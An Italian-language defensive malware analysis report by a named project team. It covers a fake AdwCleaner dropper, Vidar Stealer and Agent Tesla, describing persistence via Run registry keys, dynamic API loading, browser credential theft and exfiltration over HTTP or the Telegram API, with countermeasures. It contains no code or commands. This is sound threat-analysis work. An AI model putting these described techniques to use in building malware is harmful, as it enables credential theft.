Un approccio pratico all'analisi e al reverse engineering dei malware per identificare minacce e sviluppare contromisure efficaci

Progetto **Malware analysis and reverse engineering in practice**

Team

Team Leader


Pietro Quinto

Membri del Team

Cristiano Lanfranchi, Andrea Cilli, Flavio Di Croce, Andrea Corbellini, Giuseppe Cevallos, Lorenzo Piccari, Vincenzo Caracciolo

Analisi Malware: Falso AdwCleaner

Rapporto tecnico sulla minaccia identificata come malware Trojan.Porcupine.Mint, un dropper sofisticato che utilizza tecniche di evasione avanzate per compromettere i sistemi target.



Risultati dell'Analisi VirusTotal

56/72

Antivirus Positivi

Rilevato come malware da 56 su 72 motori antivirus

190.82

Dimensione File (KB)


Eseguibile Windows di dimensioni sospette

4

Tecniche Evasive

Persistence, overlay, debug evasion, user input hook

Il file è stato identificato come un pericoloso dropper classificato principalmente come Trojan.Porcupine.Mint o FakeAV. La prevalenza di rilevamenti conferma la natura malevola del file.



Struttura del File Sospetto

Sezione	Permessi	Anomalie
.ndata	RWX	Molto grande, inizialmente vuota
.text	RX	Dimensioni normali

La sezione .ndata presenta i permessi di lettura, scrittura ed esecuzione (RWX). Questo è un chiaro indicatore di comportamento sospetto utilizzato per scrittura dinamica in memoria.

AdwereCleaner (1).exe

Module Name	Imports
szAnsi	(nFuncti
KERNEL32.dll	61
USER32.dll	63
GDI32.dll	8
SHELL32.dll	6
ADVAPI32.dll	9
COMCTL32.dll	4
ole32.dll	4
VERSION.dll	3

Import Table e DLL Analizzate

KERNEL32.dll

Gestione memoria, thread e file

USER32.dll

Interfaccia grafica e input utente

ADVAPI32.dll

Registro di sistema e sicurezza

Librerie Mancanti

Nessuna funzione di rete importata direttamente

L'assenza di librerie di rete nelle importazioni statiche suggerisce un caricamento dinamico delle API per eludere l'analisi statica. Un comportamento tipico dei dropper avanzati.

Comportamento di Rete Rilevato

Risoluzione DNS

Interrogazioni DNS per contattare server di comando e controllo

Connessioni TCP


Diverse connessioni all'indirizzo IP 192.0.2.x

Trasferimento Dati

Invio e ricezione di pacchetti di dimensioni variabili


Disconnessione

Chiusura delle connessioni dopo il trasferimento dei dati




Nonostante l'assenza di import diretti di funzioni di rete, il malware stabilisce connessioni TCP verso indirizzi IP esterni. Probabile uso di caricamento dinamico delle API.

Modifiche al Registry di Windows




Eliminazione chiavi sicurezza

Rimozione delle impostazioni di sicurezza di Internet Explorer



Manipolazione Zone Map

Alterazione dei criteri di sicurezza per le zone Internet



Configurazione persistenza

Impostazione di chiavi di avvio automatico

Le modifiche al registro sono orientate a compromettere le impostazioni di sicurezza del browser e garantire l'esecuzione automatica del malware ad ogni avvio del sistema. Un comportamento tipico finalizzato alla persistenza.


Processo di Infezione e Depacketizzazione

Caricamento iniziale

Esecuzione del file FakeAV apparentemente innocuo

Unpacking dinamico

Scrittura di codice malevolo nella sezione .ndata



Download payload

Recupero componenti aggiuntive da server C&C

Evasione analisi

Controllo ambiente e rilevamento sandbox

Il malware utilizza un sofisticato processo di depacketizzazione per nascondere il suo vero payload. La sezione .ndata viene utilizzata come contenitore per il codice malevolo decompresso in memoria.

Contromisure e Raccomandazioni

Blocco immediato

Isolamento del sistema infetto dalla rete

Rimozione completa

Utilizzare strumenti specializzati anti-malware

Hardening preventivo

Aggiornamenti di sicurezza e software legittimo

Monitoraggio continuo

Implementazione di soluzione EDR avanzate

La rimozione di questo malware richiede un approccio sistematico. È fondamentale identificare tutti i componenti dell'infezione, ripristinare le modifiche al registro e verificare che non siano stati scaricati payload aggiuntivi.

Vidar Stealer: Anatomia di una Minaccia Informatica Silenziosa

Una guida completa per professionisti IT sul funzionamento, rilevamento e prevenzione del pericoloso malware Vidar Stealer, basata sull'analisi dinamica tramite sandbox.

Cos'è Vidar Stealer?

Furto Dati


Sottrae password, cookie e credenziali bancarie dal sistema infetto.

Monitoraggio

Cattura screenshot e traccia l'attività dell'utente.

Accesso

Ottiene accesso a portafogli di criptovalute e dati sensibili.



Catena di Infezione

Ingresso

Email di phishing, download software pirata, siti web compromessi.

Installazione

Il malware si installa in directory nascoste come %APPDATA%.

Raccolta

Estrae dati sensibili da browser, file e applicazioni.

Esfiltrazione

Trasmette i dati all'attaccante tramite HTTP o Telegram API.

Comportamento Tecnico Osservato

Esecuzione Iniziale

Il file 66bddfcb52736_vidar.exe viene eseguito attivando processi in background.

Auto-Copia


Si duplica in cartelle di sistema per garantire persistenza.

Comandi Nascosti

Utilizza conhost.exe per operazioni silenziose senza allertare l'utente.

Comunicazione

Contatta server remoti e API Telegram per l'invio dei dati rubati.



Persistenza nel Sistema

Registro di Sistema

Crea chiavi in HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run per avvio automatico.

File Nascosti

Si archivia in cartelle di sistema con attributi nascosti per evitare rilevamento.

Processi Legittimi

Sfrutta conhost.exe, un processo Windows standard, per mascherare le proprie attività.

I Dati a Rischio

Credenziali

Password salvate nei browser e gestori di password.

Cronologia

Siti visitati e attività online.

Cookie


Sessioni attive e token di autenticazione.

Criptovalute

Dati dei portafogli digitali e chiavi private.

Documenti

File personali e aziendali sensibili.



Malware Correlati

Malware	Tipologia	Relazione con Vidar
Lumma	Stealer	Comportamento simile, possibile variante evoluta
Loader	Downloader	"Porta d'ingresso" che installa Vidar
Generic Stealer	Categoria	Classificazione generica per malware di furto dati

Piano di Intervento

Isolamento

Disconnettere immediatamente il dispositivo dalla rete. Prevenire la diffusione laterale.


Bonifica

Rimuovere il malware e tutte le modifiche al registro. Verificare le directory nascoste.

Ripristino

Cambiare tutte le password. Controllare accessi non autorizzati. Bloccare traffico verso API Telegram.

Misure Preventive



Sicurezza Avanzata

Implementare soluzioni EDR e monitoraggio comportamentale.

Filtri Email

Bloccare allegati eseguibili e scansione avanzata.

Formazione Utenti

Educare il personale sui rischi di phishing.

Aggiornamenti

Mantenere sistemi e software sempre aggiornati.

Report Tecnico: Analisi del Malware wrdinst.exe

Il presente report esplora il funzionamento e le tecniche di attacco utilizzate dal malware noto come wrdinst.exe, appartenente alla famiglia dei malware Agent Tesla. Agent Tesla è un malware infostealer flessibile e potente, capace di rubare in modo massivo dati sensibili,
con una facilità enorme di diffusione e evasione,
e senza bisogno di tecniche sofisticate come exploit complessi o privilege escalation.

Modalità di Infezione

Email di Phishing

Allegati mascherati da documenti importanti che contengono il malware

Siti Web Non Sicuri

Link pubblicitari o popup ingannevoli che inducono al download

Download Fraudolenti

Finti aggiornamenti o software pirata contenenti il codice malevolo

L'infezione richiede sempre un'azione da parte dell'utente. Il malware wrdinst.exe non si attiva autonomamente ma necessita di essere eseguito manualmente, solitamente in seguito a tecniche di ingegneria sociale che ingannano l'utente. Una volta avviato, il programma opera completamente in background, senza mostrare alcuna interfaccia o finestra visibile che potrebbe allertare la vittima.

Installazione e Radicamento

Auto-copia

Il malware si copia in cartelle di sistema nascoste come %APPDATA% o %TEMP%

Processi Silenziosi

Avvia cmd.exe e conhost.exe per eseguire comandi nascosti

File Temporanei

Crea configurazioni per organizzare i dati che verranno sottratti

Durante questa fase, il malware implementa tecniche di radicamento per garantire la propria permanenza nel sistema. Sceglie strategicamente le cartelle meno visibili all'utente comune, rendendo difficile la sua identificazione. L'utilizzo di processi legittimi di Windows come vettori per le proprie operazioni gli consente di mimetizzarsi tra i normali processi di sistema.

Tecniche di Esfiltrazione Dati

Credenziali Browser

- Password salvate in Chrome, Edge, Firefox
- Cookie di sessione per accessi automatici
- Cronologia di navigazione
- Keylogging

Dati Personali

- Screenshot dello schermo in tempo reale
- Appunti e note personali

